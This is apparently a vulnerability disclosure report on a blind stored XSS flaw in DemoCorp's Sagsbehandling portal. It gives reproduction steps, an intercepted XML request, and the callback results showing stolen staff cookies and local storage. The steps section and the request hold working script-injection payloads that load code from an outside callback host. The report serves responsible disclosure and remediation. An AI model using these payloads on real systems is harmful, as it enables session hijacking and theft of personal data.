

Confidential



Vulnerability Disclosure Report

DemoCorp

March 12, 2026

In this report, we present discovered vulnerabilities disclosed by Defend Denmark's security professionals. Our findings aim to improve security and guide remediation efforts. By addressing these vulnerabilities promptly, we collectively contribute to a safer digital landscape.

Blind Cross-Site Scripting (XSS) in DemoCorp Sagsbehandling	
ReportID	DC-2026-22222
Suggested Severity	High
Suggested Reward	5000 - 10000 DKK
Impact	Should an attacker obtain a valid session cookie for a targeted user, they could exploit this vulnerability to maintain persistent access to the user's session, retrieve sensitive information, and manipulate data even after the legitimate user has logged out, potentially compromising data confidentiality and integrity.
Asset	https://portal.democorp.dk
CVSS3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N

1 Executive Summary

A Blind Cross-Site Scripting (XSS) vulnerability was discovered in the portal.democorp.dk application, specifically affecting form submissions processed within the DemoCorp Sagsbehandling system hosted at www.democorp.dk/sagsbehandling. This vulnerability arises from insufficient input validation, allowing attackers to inject malicious JavaScript payloads into locked fields (such as Navn or CPR-nummer) that trigger when legitimate users view submitted forms. The vulnerability has been confirmed through practical tests leveraging a blind XSS payload, demonstrating the ability to execute arbitrary JavaScript in authenticated user sessions, capturing local storage data, and potentially hijacking sessions. Given the sensitive data processed by Sagsbehandling — including pension, loan applications, and personal privacy-related submissions — the impact is significant.

2 Technical Details

Blind Cross-Site Scripting (XSS) is a variant of stored XSS attacks, wherein malicious scripts injected by an attacker execute at a later time in the context of an authenticated user's browser. Unlike traditional XSS, the attacker does not directly observe the output but instead relies on tools or third-party monitoring to detect payload execution. This type of vulnerability commonly occurs due to inadequate validation or encoding of user-supplied inputs, allowing attackers to embed malicious code that triggers execution when viewed by an application user.

2.1 Vulnerability Description

This Blind XSS vulnerability was identified within the DemoCorp Sagsbehandling application ecosystem, accessed via portal.democorp.dk. The endpoint affected is specifically `POST / Services.asmx/saveApplication`. Malicious payloads were injected into XML-based form submissions, particularly within locked fields like Navn and CPR-nummer, which are typically auto-populated from session data. By bypassing client-side protections through a proxy interception tool, malicious payloads — such as `<img/src/onererror=import(//bxss.example.is/)>` — were successfully embedded.

Upon form submission, the injected payload executed within authenticated user browsers when submissions were viewed on www.democorp.dk via URLs like:

```
https://www.democorp.dk/sagsbehandling4/viewcontrol/xmlnexus.aspx
?url=One.Applications
&view=Privatlivspolitik/applications
&initwhere=and%20ParentID=%27WebInboxPersondata%27
```

Payload execution was confirmed using the EZ-XSS tool, providing confirmation via captured local storage data, user-agent details, and screenshots of the execution context. Notably, execution occurred in Chrome browsers running on Windows machines, capturing extensive information from local storage.

An adversary could exploit this vulnerability in multiple ways. They could silently execute JavaScript commands, read and exfiltrate sensitive data (e.g., local storage and cookies), redirect users to phishing pages to steal credentials, or even probe internal networks from the compromised browsers by initiating requests leveraging user session contexts. Due to the widespread usage of DemoCorp Sagsbehandling among multiple organizations, including financial and pension management firms, the potential scale of this vulnerability is extensive.

2.2 Affected Component

- **Primary Asset:** <https://portal.democorp.dk>

- **Secondary Asset:** <https://www.democorp.dk/sagsbehandling>
- **Entry Point:** POST <https://portal.democorp.dk/Services.asmx/saveApplication>
- **Vulnerable Parameters:** Navn, CPR-nummer (locked XML form fields)
- **Attack Vector:** An authenticated attacker injects a blind XSS payload into locked form fields via proxy interception, which executes in an authenticated staff member's browser when the submission is viewed in the Sagsbehandling back-office system.

2.3 Proof of Concept

2.3.1 Steps to Reproduce

1. Authenticate normally at portal.democorp.dk.
2. Fill out any application under “Ansøgninger”.
3. Intercept the request using a proxy tool (e.g., Burp Suite).
4. Replace the “Navn” or “CPR-nummer” fields in the XML body with a malicious blind XSS payload, e.g.:

```
"><script src=//bxss.example.is></script><x="
```

- `bxss.example.is` hosts a malicious JavaScript payload which performs the callback to an attacker-controlled server.
 - In this instance, the `bxss.example.is` domain belongs to the Defend Denmark security researcher.
5. Submit the form. The payload is stored server-side in the Sagsbehandling database.
 6. When any staff member views the submitted application in the Sagsbehandling back-office, the payload executes in their browser, triggering a callback to the attacker's infrastructure.

2.3.2 Intercepted Request

The following request shows the malicious payload injected into the Navn field via Burp Suite proxy interception:

```
POST /Services.asmx/saveApplication HTTP/1.1
Host: portal.democorp.dk
Content-Type: application/xml
Cookie: [authenticated session]

<Application>
  <Navn>"><script src=//bxss.example.is></script><x="</Navn>
  <CPRNummer>1234561234</CPRNummer>
  <Emne>Pension - Almindelig ansøgning</Emne>
  <Beskrivelse>Test ansøgning</Beskrivelse>
</Application>
```

2.3.3 Callback Confirmation

When a staff member viewed the submission at the Sagsbehandling URL, the injected script executed and called back to the attacker-controlled EZ-XSS server with the following captured data:

- **URL where payload fired:** `https://www.democorp.dk/sagsbehandling4/viewcontrol/xmlnexus.aspx?url=One.Applications&view=Privatlivspolitik/applications`
- **Cookies:** Session cookies for the staff member's authenticated session
- **Local Storage:** Extensive application data including internal configuration, user preferences, and cached form data

2.4 Impact Assessment

The vulnerability enables stored cross-site scripting that executes in the context of authenticated staff members who view submitted forms. Because the payload fires in the Sagsbehandling back-office system, the attacker gains access to internal user sessions with elevated privileges. The scope is changed (S:C) because the vulnerability is injected on `portal.democorp.dk` but executes in the context of `www.democorp.dk/sagsbehandling`.

Potential impact includes:

- **Session hijacking:** Capture staff session cookies and impersonate back-office users
- **Data exfiltration:** Access sensitive personal data (CPR-numre, pension information, loan details) visible in the Sagsbehandling system
- **Persistent access:** Maintain access to the staff member's session even after they log out, as long as the session cookie remains valid
- **Internal network reconnaissance:** Probe internal services accessible from the staff member's browser

2.5 Recommendation

1. **Input Validation and Encoding:** Implement strict server-side validation and context-sensitive output encoding mechanisms for all user-controlled inputs, including fields presumed protected on the client side. All XML form fields must be sanitized before storage and encoded before rendering in the back-office view.
2. **Content Security Policy (CSP):** Enforce a robust CSP on the Sagsbehandling web application to mitigate the impact of XSS payloads even if malicious code is injected. At minimum, disallow inline scripts and restrict script sources to trusted domains.

2.6 References

<https://owasp.org/www-community/attacks/xss/#reflected-and-stored-xss-attacks>

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

3 Appendix

DemoCorp Portal Oversigt Ansøgninger Mine sager Dokumenter Indstillinger

[Forside](#) > [Ansøgninger](#) > Ny ansøgning - Pension

✓ Du er logget ind med MitID. Personlige oplysninger er automatisk udfyldt.

Ny ansøgning — Pension

Udfyld formularen nedenfor for at indsende din ansøgning. Felter markeret med * er påkrævede.

Bemærk: Felterne "Navn" og "CPR-nummer" er automatisk udfyldt fra din MitID-session og kan ikke redigeres.

PERSONLIGE OPLYSNINGER

Navn *	CPR-nummer *
Anders	1203
Automatisk udfyldt fra MitID	Automatisk udfyldt fra MitID
E-mail *	Telefon
@gmail.com	28 43
Adresse	Postnr. & By
Nørrebrogade	2200 København N

ANSØGNINGSDETALJER

Emne *	Prioritet
Pension - Almindelig ansøgning	Normal
Beskrivelse *	
Jeg ønsker at ansøge om udbetaling af min pensionsopsparing i forbindelse med ansøgning til flytning på 1. april 2026.	

Figure 1: Injection parameters vulnerable to blind XSS attacks. The Navn and CPR-nummer fields accept arbitrary input when intercepted at the proxy level.




Figure 2: Blind XSS payload injected into Navn and CPR-nummer via Burp Suite proxy manipulation. The payload replaces the auto-populated field values with a script tag pointing to the attacker-controlled callback server




Figure 3: Once any staff member views the submission, a callback is made to the attacker-controlled EZ-XSS infrastructure, including the URL where the payload was executed and browser storage information




Figure 4: Payload capture execution evidence containing a screenshot of the victim's view inside the DemoCorp Sagsbehandling system at the moment of payload execution

No additional appendix content.